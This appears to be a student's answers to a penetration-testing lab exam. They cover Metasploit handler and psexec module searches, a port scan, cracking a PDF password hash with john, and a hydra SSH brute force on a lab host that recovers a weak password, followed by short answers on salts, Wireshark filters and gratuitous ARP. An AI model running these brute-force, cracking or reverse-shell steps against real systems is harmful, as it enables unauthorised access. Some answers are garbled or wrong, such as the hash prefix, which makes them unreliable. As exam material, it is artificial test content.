

Final Examination

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Phase 1

Goto Windows shell and using: ipconfig

```
C:\Users\user\Desktop>ifconfig
ifconfig
'ifconfig' is not recognized as an internal or external command,
operable program or batch file.
C:\Users\user\Desktop>ipconfig
ipconfig

Windows IP Configuration

Unknown adapter Local Area Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::d19e:82c0:d4b6:908e%6
    IPv4 Address. . . . . : 172.17.235.44
    Subnet Mask . . . . . : 255.255.255.128
    Default Gateway . . . . . : 172.17.235.1

Unknown adapter OpenVPN Connect DCO Adapter:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Ethernet adapter VMware Network Adapter VMnet1:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::3f10:c8ab:9813:183a%2
    IPv4 Address. . . . . : 192.168.182.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

Ethernet adapter VMware Network Adapter VMnet8:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::ea4d:d0c5:229f:f67b%17
    IPv4 Address. . . . . : 192.168.206.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :
```

Phase 2

I will use: exploit/multi/handler

```
msf > search multi/handler

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  exploit/android/local/janus              2017-07-31      manual Yes    Android Janus APK Signature bypass
1  auxiliary/scanner/http/apache_mod_cgi_bash_env 2014-09-24      normal Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock)
Scanner
2  exploit/linux/local/desktop_privilege_escalation 2014-08-07      excellent Yes    Desktop Linux Password Stealer and Privilege Escalation
3  \_ target: Linux x86                      .               .      .      .
4  \_ target: Linux x86_64                  .               .      .      .
5  exploit/multi/handler                    .               manual  No     Generic Payload Handler
6  exploit/windows/mssql/mssql_linkcrawler 2000-01-01      great   No     Microsoft SQL Server Database Link Crawling Command Execution
7  exploit/windows/browser/persits_xupload_traversal 2009-09-29      excellent No     Persits XUpload ActiveX MakeHttpRequest Directory Traversal

Interact with a module by name or index. For example info 7, use 7 or use exploit/windows/browser/persits_xupload_traversal

msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) >
```

Phase 3

I will use exploit/windows/smb/psexec

```
msf > search exploit/windows/smb/psexec

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  exploit/windows/smb/psexec              1999-01-01      manual No     Microsoft Windows Authenticated User Code Execution
1  \_ target: Automatic                     .               .      .      .
2  \_ target: PowerShell                   .               .      .      .
3  \_ target: Native upload                 .               .      .      .
4  \_ target: MOF upload                   .               .      .      .
5  \_ target: Command                       .               .      .      .

Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/psexec
After interacting with a module you can manually set a TARGET with set TARGET 'Command'
```

Phase 4

Auxiliary module can you run to perform a TCP port scan –auxiliary/scanner/portscan/tcp

```
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(scanner/portscan/tcp) > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.206.133 netmask 255.255.255.0 broadcast 192.168.206.255
    inet6 fe80::d637:5530:bd38:439b prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:0d:d1:ea txqueuelen 1000 (Ethernet)
    RX packets 1306 bytes 134643 (131.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1410 bytes 1522791 (1.4 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 23 bytes 2815 (2.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 23 bytes 2815 (2.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

msf auxiliary(scanner/portscan/tcp) > set Rhost 192.168.206.133
Rhost => 192.168.206.133
msf auxiliary(scanner/portscan/tcp) > exploit
[*] 192.168.206.133 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Scenario No: 2

Phase 1

The Prefix (\$!\$): Identifies the algorithm as an MD5-based crypt. pdf2john network_map.pdf > hash.txt john hash.txt --wordlist=pass.txt

[illegible]

Phase 2

The command: `hydra -L username.txt -P pass.txt -t 4 ssh://192.168.206.130`

```
(kali㉿kali)-[~]
└─$ hydra -L username.txt -P pass.txt -t 4 ssh://192.168.206.130
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-17 08:52:46
[DATA] max 4 tasks per 1 server, overall 4 tasks, 30 login tries (l5/p:6), ~8 tries per task
[DATA] attacking ssh://192.168.206.130:22/
[22][ssh] host: 192.168.206.130 login: marlinspike password: marlinspike
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-17 08:53:04

(kali㉿kali)-[~]
└─$
```


Phase 3

Salts are random numbers used in the hashing process along with the password. This defeats Rainbow Table attacks because it ensures that Identical passwords will have different hash values. The attacker needs to create a new table for each unique salt.

Scenario No: 3


Phase 1

The most effective Wireshark filter: `http.request.method == "POST"`



Question 2:

The encoding method is typically Base64 encoding



Question 3:

The name for the particular packet type is Gratuitous ARP packet.

The purpose of the Gratuitous ARP is to inform the defender about:

Normal network activities, or

An ARP spoofing or poisoning attack, if considered suspicious or repetitive.

Usually, defenders regard any unexpected Gratuitous ARP packets as MITM attacks.

Question 4:

